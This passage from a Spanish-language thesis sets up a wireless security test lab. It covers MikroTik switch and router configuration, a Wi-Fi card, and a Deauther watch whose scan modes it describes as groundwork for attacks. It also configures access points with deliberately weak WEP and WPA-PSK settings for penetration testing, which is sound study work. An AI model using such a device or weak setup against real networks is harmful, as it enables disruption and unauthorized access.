Gracias al cumplimiento de las normativas IEEE 802.3af y IEEE 802.3at, este equipo mikrotik es compatible con diversos dispositivos, lo que garantiza su alto rendimiento en cualquier red moderna y su resistente diseño permite a las empresas garantizar la seguridad y la eficiencia óptimas de sus redes al mejorar la estabilidad y la flexibilidad en los centros corporativos más concurridos.

En la figura 14 se puede observar la parte frontal del equipo, mientras en la tabla 5 se presenta las especificaciones técnicas, este dispositivo es fundamental en redes empresariales gracias a su capacidad para integrar múltiples funcionalidades, como manejar grandes volúmenes de dispositivos y tráfico. Además, es capaz de centralizar la conectividad y, al mismo tiempo, proporcionar energía a dispositivos como puntos de acceso, cámaras de seguridad, entre otros. Otra de las razones por las que se eligió este equipo son sus capacidades para gestionar conectividad de alta velocidad, ofrecer administración avanzada y funciones de capa 3, las cuales son

esenciales para garantizar el funcionamiento óptimo de una red empresarial bien estructurada.




Figura 14: Cloud Router Switch CRS112-8P-4S-IN

Fuente: Elaborado por autor

Especificación	Descripción
Modelo	MikroTik CRS112-8P-4S-IN
Puertos Ethernet	8 puertos Gigabit Ethernet (10/100/1000 Mbps) – salida PoE
Puertos SFP	4 Puertos SFP para fibra óptica
Procesador	QCA8511, 400 MHz
Cabida	2.8 Gbps (Switching), 16 Gbps (Forwarding)
Memoria principal	128 MB
Potencia eléctrica de entrada	18-57 a través de terminales DC 48-57 V mediante PoE-in
Entorno Operativo	RouterOS (Nivel 5) y SwitchOS
Temperatura funcional	-30°C a +70°C

Tabla 5. Descripciones del CRS112-8P-4S-IN

Fuente: Elaborado por autor

3.5.2. Tarjeta de red “Qualcomm Atheros AR9485”

Una tarjeta de red Wi-Fi o también denominado adaptador inalámbrico, es un componente esencial que permite la conexión distintos dispositivos a redes inalámbricas. Estos tipos de adaptadores son claves en la implementación de redes ya

sean domésticas o corporativas debido a su versatilidad y capacidad para operar diversos estándares de red.

Esta tarjeta trabaja bajo el estándar 802.11 b/g/n, es decir que posee una capacidad de 150Mbps, ya sea para la transmisión de contenido, navegación y lo más importante, tener conexión con redes que trabajen bajo la frecuencia de 2.4 GHz.

Este estándar no solo proporciona velocidades más rápidas, sino también una mayor eficiencia en la transmisión de datos, lo que lo convierte en la opción preferida en la mayoría de las redes actuales. Para facilitar más detalles sobre el modelo, se presenta la tabla 6 con las especificaciones correspondientes.

Características	Descripción
Velocidad Máxima	Hasta los 150 Mbps
Modulación	MIMO 1x1
Banda	2.4 GHz
Seguridad	WEP, WPA, WPA2
Compatibilidad	Windows, Linux, otros sistemas Operativos
Alcance en interiores	40m – 50m
Alcance en exteriores	90m - 100m
Wi- Fi Direct/Hotspot	Solo conexiones ad-hoc y Wi-Fi Direct

Tabla 6. Especificaciones de la Tarjeta de red Qualcomm Atheros AR9485

Fuente: Elaborado por autor

3.5.3. Atheros wifi Deauther

Para la realización de los ataques en la red de prueba, se utiliza el equipo DSTIKE Deauther Watch que se muestra en la figura 15, este es un dispositivo que se especializa en múltiples pruebas de pentesting relacionadas con las redes WiFi, facilitando la ejecución de una evaluación crítica que ayuda a determinar el grado de seguridad de las redes en términos de fortaleza ante distintos tipos de amenazas que podrían comprometer la infraestructura de la red, el objetivo principal por el cual se utiliza este equipo es para fortalecer la seguridad de las redes inalámbricas, su construcción consta de un microcontrolador como núcleo conocido como ESP8266, este microcontrolador es ideal para cargar firmware orientado a pruebas de penetración.



Figura 15: Reloj “Aursinc wi-fi Deauther”

Fuente: Elaborado por autor

Este equipo está diseñado con una antena externa, lo que optimiza la potencia y el rango de la señal Wi-Fi, permitiendo una captura de datos más eficiente y precisa desde redes más alejadas, de tal manera que presenta mejoras en la cobertura y en la potencia lo que le convierte en una herramienta ideal para pruebas que requieren alcanzar dispositivos y redes ubicadas a mayores distancias, asegurando la efectividad de los análisis de seguridad.

En la tabla 7, se presentan con mayor detalle las especificaciones técnicas del dispositivo, lo que proporciona una comprensión más completa de sus capacidades y funcionalidades.

Características	Descripción
Microcontrolador	ESP8266
Pantalla	OLED de 1.3 in
Conectividad Wi -Fi	2.4 GHz (802.11 b/g/n)
Alcance Wi-Fi	100m
Voltaje de entrada	5V DC
Batería	Batería de litio de 18 mm de diámetro y 65mm de longitud o alimentación por puerto micro USB.

Tabla 7. Especificaciones del dispositivo “Aursinc Wi-Fi deauther”

Fuente: Elaborado por autor

En la figura 16 se evidencia los distintos tipos de escaneos que posee el equipo “Aursinc WiFi Deauther”, en su interfaz de usuario muestra el área en donde existen AP’s (Puntos de Acceso) y ST (Estaciones) siempre y cuando se encuentren en la banda de 2.4GHz y permitiendo ejecutar distintos ataques.



Figura 16: Tipos de escaneo

Fuente: Elaborada por autor

Scan AP+ST (Escaneo general de APs y estaciones): El escaneo se realiza en todo el espectro, mostrando aquellas redes que sean visibles, de igual manera las que se encuentren ocultas, siempre y cuando se encuentren dentro del alcance de este dispositivo, de tal forma que al realizar pruebas de penetración ayuda a examinar conexiones y buscar dispositivos no autorizados en la red e identificar amenazas potenciales y patrones de tráfico inusuales.

Escaneo de AP's (Puntos de Acceso): Al configurar este modo, el equipo se centra en detectar solo los AP's que se encuentren en su rango sin tomar en cuenta a las estaciones, esta acción permite identificar a los AP junto con sus características importantes, tales como el SSID, el tipo de seguridad que posee, la intensidad de la señal, el canal de transmisión en el que se encuentra, su utilidad en la materia permite el análisis espectral y la evaluación de la asignación de los canales en las redes saturadas, también sirve para identificar AP no autorizados que podrían comprometer a la seguridad informática.

Escaneo de Estaciones Conectadas: Esta configuración se centra en el minucioso escaneo de las estaciones o dispositivos dentro del alcance del reloj, analiza a los dispositivos finales que estén conectados o queriendo conectarse a los AP's del entorno, la utilidad de este modo es identificar a usuarios específicos y observar cómo se comportan en la red, esto permite encontrar dispositivos con actitudes sospechosas como el intentar conectarse a la red de manera repetitiva sin éxito, también permite el monitoreo del tráfico de estaciones en específico, con esto es probable determinar patrones que indiquen acciones inusuales en dispositivos y considerarlos una amenaza.

Los 3 tipos de escaneos que posee este equipo de pentesting permite una mayor flexibilidad para los profesionales a la hora de realizar pruebas en la red, permitiéndoles adaptarse a múltiples entornos y crear estrategias para proteger la seguridad de la red, al hacer uso de un escaneo general seguido por un escaneo específico a los AP's en cuestión, permitirá monitorizar de manera escalable y muy precisa a la red, incrementando la eficacia en las auditorías realizadas por el profesional.

El dispositivo es considerada una herramienta de alto calibre ya que su uso inadecuado puede comprometer la privacidad e integridad de la red y por consiguiente a sus usuarios, es por eso que debe usarse con responsabilidad y en entornos controlados, cumpliendo con las leyes y normativas aplicables que se encuentren bajo la legalidad, además la interpretación de los resultados de cada escaneo podría contribuir al desarrollo de futuras políticas de ciberseguridad y endureciendo la protección en las infraestructuras de las redes.

3.6.Desarrollo de la propuesta tecnológica

Para la presente implementación de infraestructura de red robusta y segura, se constituye uno de los pilares fundamentales para llevar a cabo la evaluación de la efectividad en los protocolos de autenticación y cifrado conforme a la normativa IEEE 802.11 b/g/n. En vista de garantizar las pruebas de penetración y análisis de vulnerabilidades sean desarrolladas en un entorno controlado, se ha diseñado una red basada en una topología estrella ampliamente reconocida por su eficiencia en la organización de los dispositivos de red y la capacidad que posee para proporcionar un punto centralizado de gestión y tráfico de red.

La estructura de la red fue segmentada a fin de aislar distintos grupos de dispositivos, asegurando de esta manera el nivel de seguridad y control de tráfico, en esta segmentación se permite una separación entre las distintas áreas que posee la red. El switch central que actúa como núcleo en la topología antes mencionada, facilita la conectividad hacia otros switches y dispositivos, mejorando significativamente el rendimiento de la red y reduciendo el riesgo de las colisiones de datos que ayudan en la distribución del ancho de banda.

La estructura de la red fue diseñada teniendo en cuenta las diferentes políticas de seguridad, priorizando que la red tenga un tráfico accesible tanto en la entrada como en la salida.

Adicionalmente, se configuraron mecanismos de control de acceso a la red, tanto en los switches como en el router, de tal manera que solo los dispositivos autorizados puedan participar en la comunicación de la red, este enfoque es relevante ya que permite la simulación de ataques de penetración y de igual manera el análisis de vulnerabilidades sin comprometer la integridad general de la red. La adopción de esta arquitectura de red y la respectiva configuración no solo proporciona un entorno seguro y eficiente, sino que también refleja las necesidades reales de redes empresariales en cuanto a la seguridad, escalabilidad y rendimiento.

Configuraciones del router

En primer lugar, se debe tener instalado el programa winbox, para la configuración de los equipos, en la figura 17 se muestra la interfaz de winbox, en donde se observa la lista de los dispositivos, en este caso el MikroTik conectado. Una vez

verificado esto, se procede a realizar el restablecimiento de fábrica, ya que esto asegura que el equipo esté libre de configuraciones previas.




Figura 17: Acceso y reconocimiento del router MikroTik

Fuente: Elaborado por autor


Una vez que el router se encuentre en valores de fábrica, se asigna la interfaz WAN al puerto 1 ya que esta se conectará directamente al proveedor de internet, como se muestra en la figura 18, y a su vez se le agrega la dirección ip.

::: wan1					
R	WAN	Ethernet		1500	1598
S	ether2	Ethernet		1500	1598
S	ether3	Ethernet		1500	1598
S	ether4	Ethernet		1500	1598

Figura 18: Cambio de nombre del puerto Ether1

Fuente: Elaborado por autor.

Luego se agregan dos bridges con nombre “LAN” y “LAN2”, en donde se agregan los puertos para ambas bridge, como se muestra en la figura 19.




#	Interface	Bridge	Horizon	Trusted	Priority (h...	Path Cost	PVID	Role	Root Pa
0 IH	ether6	LAN		no	80	10	1	disabled port	
1 IH	ether7	LAN		no	80	10	1	disabled port	
2 IH	ether8	LAN		no	80	10	1	disabled port	
3 IH	ether9	LAN		no	80	10	1	disabled port	
4 IH	ether10	LAN		no	80	10	1	disabled port	
5 IH	ether2	LAN2		no	80	10	10	disabled port	
6 IH	ether3	LAN2		no	80	10	10	disabled port	
7 IH	ether4	LAN2		no	80	10	20	disabled port	
8 IH	ether5	LAN2		no	80	10	20	disabled port	

Figura 19: Asignación de puertos a las Bridge's

Fuente: Elaborado por autor.

En la figura 20 se muestra el direccionamiento ip para el puerto WAN




Address	Network	Interface
192.168.23.25/24	192.168.23.0	WAN

Figura 20: Direccionamiento IP del puerto WAN

Fuente: Elaborado por autor

Se activa el servidor dhcp para la red LAN, como se muestra la figura 21.



Name	Interface	Relay	Lease Time	Address Pool	Add AR...
dhcp1	LAN		00:10:00	dhcp_pool0	no

Figura 21: Servidor DHCP para la LAN

Fuente: Elaborado por autor

Para tener acceso a internet se establece una regla de nateo como se muestra en la figura 22.




Figura 22: Establecimiento del nateo.

Fuente: Elaborado por autor

Se agrega finalmente la ruta para que la red local conozca al Gateway, dicha configuración se la observa en la siguiente figura 23.




Figura 23: Configuración del Gateway

Fuente: Elaborado por autor

Configuración del SWITCH

Una vez ingresado al switch, se configura el puerto ethernet 1, ya que este establecerá conexión con el router, tal como se muestra en la figura 24.




Figura 24: Configuración del puerto para conexión con el router

Fuente: Elaborado por autor

Para la asignación de direcciones IP en el switch principal Mikrotik CRS112-8P-4S, se configuraron diferentes direcciones IP en el puerto Ethernet 1 y en los puentes. Estas configuraciones ya que permiten una segmentación adecuada de la red, facilitando el control del tráfico y mejorando la gestión de los dispositivos conectados.

Además de permitir que el router gestione correctamente las consultas DNS de la red local y de su propia conexión a Internet, la configuración que se muestra en la Figura 25 es crucial para garantizar una resolución de nombres de dominio rápida y eficaz.




Figura 25: Configuración del DNS

Fuente: Elaborado por autor

Esta es una configuración se realiza para conectarse a una red interna y necesita dirigir el tráfico a un gateway para acceder a redes externas o a internet, de tal forma que esta configuración permite una administración eficiente del tráfico de red y asegura que el tráfico a internet o redes externas se dirija correctamente mediante el gateway configurado, como se muestra en la figura 26.




Figura 26: Configuración del Gateway

Fuente: Elaborado por autor

Finalmente, se comprueba la conexión en el terminal haciendo ping a Google como se observa en la figura 27. Se permiten que las redes locales puedan navegar aplicando firewall y creando una NAT.

The screenshot shows the Mikrotik RouterOS terminal interface. The left sidebar contains various configuration menus such as CAPsMAN, Interfaces, Wireless, Bridge, PPP, Switch, Mesh, IP, IPv6, MPLS, Routing, System, Queues, Files, Log, Radius, Tools, New Terminal, and MetaROUTER. The main terminal window displays the following text:

```

Terminal <1>
MikroTik RouterOS 6.42.10 (c) 1999-2018      http://www.mikrotik.com/

[?]          Gives the list of available commands
command [?]  Gives help on the command and list of arguments

[Tab]       Completes the command/word. If the input is ambiguous,
            a second [Tab] gives possible options

/           Move up to base level
..         Move up one level
/command    Use command at the base level

[admin@MikroTik] > ping 8.8.8.8
  SEQ HOST                SIZE TTL TIME  STATUS
  0 8.8.8.8                56 117 24ms
  1 8.8.8.8                56 117 23ms
  2 8.8.8.8                56 117 23ms
  3 8.8.8.8                56 117 23ms
  4 8.8.8.8                56 117 23ms
  5 8.8.8.8                56 117 23ms
  6 8.8.8.8                56 117 23ms
sent=7 received=7 packet-loss=0% min-rtt=23ms avg-rtt=23ms
max-rtt=24ms

[admin@MikroTik] >

```

Figura 27: Verificación de conexión

Fuente: Elaborado por autor

Agregando a esta distribución, también se realizó la configuración de una regla NAT (Network Address Translation) en el firewall para permitir que las redes locales puedan acceder a internet a través de la activación masquerade que se establece en la regla NAT.

La opción srcnat (source NAT) está selecta en la opción de Chain o Cadena, el cual es conocido ya que ejecuta la transcripción de la dirección IP de origen, es decir, cuando un paquete brota de la red local hacia una red externa ya sea como Internet, entre otras, la dirección IP de origen del paquete se cambiará, logrando de esta manera que coincida con la IP pública del dispositivo o del router.

En el campo Out. Interface (Interfaz de Salida), se ha especificado la interfaz ether1, que indica que todos los paquetes que salgan a través de esta interfaz deben someterse a la regla de NAT. La figura 28 muestra la interfaz conectada a Internet o a

una red externa, permitiendo así que los paquetes se transformen antes de salir al exterior.

Fuente: Elaborado por autor




Figura 28: Configuración NAT

El “Masquerade”, se configuro en la red, de tal manera que esta opción ofrece cambiar ágilmente la dirección IP en el que se encuentra los paquetes que salen de la red por la dirección IP pública de la interfaz prominente, de tal forma que al enmascarar las IP privadas internas, los hosts accedan a internet haciendo uso de la IP pública.

Esta configuración se la realizó para permitir que los dispositivos en la red local puedan navegar por Internet. Sin NAT, las direcciones IP privadas de la red local no serían reconocidas en redes externas, como Internet. Además, el uso de masquerade añade un nivel de seguridad y privacidad, ya que las direcciones IP privadas de los dispositivos internos no son visibles en Internet y todos los dispositivos parecen estar utilizando la IP pública del switch o router. Esto no solo mejora la privacidad, sino que también permite un mayor control sobre el tráfico saliente.

De igual manera, al configurar reglas en el firewall, se puede controlar y restringir el tráfico entrante y saliente, protegiendo la red interna de accesos no autorizados y optimizando el uso de los recursos de red. Esta configuración es común

en redes empresariales y domésticas, ya que facilita la conexión a Internet, proporciona una capa de seguridad adicional y permite el control del tráfico de red mediante políticas de firewall.

Para verificar la conexión de los dispositivos se realizó un ping desde una PC, como se muestra en la siguiente figura 29.

```
Paquetes: enviados = 4, recibidos = 4, perdidos = 0  
(0% perdidos),  
Tiempos aproximados de ida y vuelta en milisegundos:  
Mínimo = 48ms, Máximo = 799ms, Media = 305ms
```

Figura 29: Verificación de conexión

Fuente: Elaborado por autor

Configuración de los distintos tipos de cifrado en cada punto de acceso.

Configuración API WEP

En la interfaz de configuración del punto de acceso, el SSID del dispositivo se ha definido como "Root AP - D-Administración", tal como se muestra en la figura 30.

Este SSID muestra que el dispositivo sirve como punto de acceso raíz del departamento administrativo y para el cifrado de la red se eligió el protocolo WEP (Wired Equivalent Privacy), una técnica de cifrado sencilla que ofrece a las redes inalámbricas un grado mínimo de seguridad; se eligió WEP para evaluar las debilidades intrínsecas de este protocolo, que siguen presentes en redes antiguas o anticuadas a pesar de su escasa seguridad, lo que lo convierte en un componente pertinente para el análisis de riesgos en este estudio.

Este SSID muestra que el dispositivo sirve como punto de acceso raíz del departamento administrativo y para el cifrado de la red se eligió el protocolo WEP (Wired Equivalent Privacy), una técnica de cifrado sencilla que ofrece a las redes inalámbricas un grado mínimo de seguridad; se eligió WEP para evaluar las debilidades intrínsecas de este protocolo, que siguen presentes en redes antiguas o anticuadas a pesar de su escasa seguridad, lo que lo convierte en un componente pertinente para el análisis de riesgos en este estudio.

The image shows a configuration window for a wireless network. The 'SSID Tipo' is 'Root AP - D-Administracion'. The 'Cifrado' (Encryption) is set to 'WEP'. The '802.1x Authentication' checkbox is unchecked. Under 'Autenticación' (Authentication), 'Clave compartida' (Shared Key) is selected with a radio button. 'Longitud de clave' (Key length) is set to '64-bit'. 'Formato de la clave' (Key format) is set to 'ASCII (5 caracteres)'. The 'Clave de cifrado' (Encryption key) field contains five asterisks. An 'Aplicar' (Apply) button is located at the bottom left of the configuration area.

Figura 30: Cifrado WEP

Fuente: Elaborado por autor

La configuración referente a la autenticación se basó en el método de clave compartida, en el que al momento que los usuarios quieran ingresar a la red ingresen la clave de acceso establecido, por otro lado, se seleccionó una longitud de clave de 64 bits.

Como se ve en la Figura 30, se eligió ASCII (5 caracteres) como formato de clave, limitando la clave a un formato alfanumérico de cinco caracteres, además de restringir la duración, esta configuración hace que la clave sea menos difícil, lo que pone aún más en peligro la seguridad de la red y ofrece un ejemplo real de la facilidad con la que una red puede verse comprometida sólo con las configuraciones de seguridad más básicas.

Configuración del “AP2” WPA

La Figura 31 presenta las configuraciones del segundo punto de acceso inalámbrico (AP), que incluye una serie de características relacionadas con la seguridad y la autenticación de la red. En primer lugar, el SSID «RED_USR» se ha configurado como «Root AP - RED_USR», lo que sugiere que este punto de acceso es el punto de acceso principal de la red y sirve de base para la transmisión de la señal inalámbrica.

The image shows a configuration window for a wireless access point. The 'SSID Tipo' dropdown is set to 'Root AP - RED_USR'. The 'Cifrado' dropdown is set to 'WPA-PSK'. Under 'Modo de Autenticación', the 'Personal (Clave precompartida)' radio button is selected. The 'Formato de clave precompartida' dropdown is set to 'Contraseña'. The 'Clave precompartida' text field contains a series of asterisks. An 'Aplicar' button is located at the bottom left of the configuration area.

Figura 31: Cifrado WPA

Fuente: Elaborado por autor

Esta configuración es común en redes de pequeñas empresas o entornos domésticos donde un único AP administra el acceso de los dispositivos conectados.

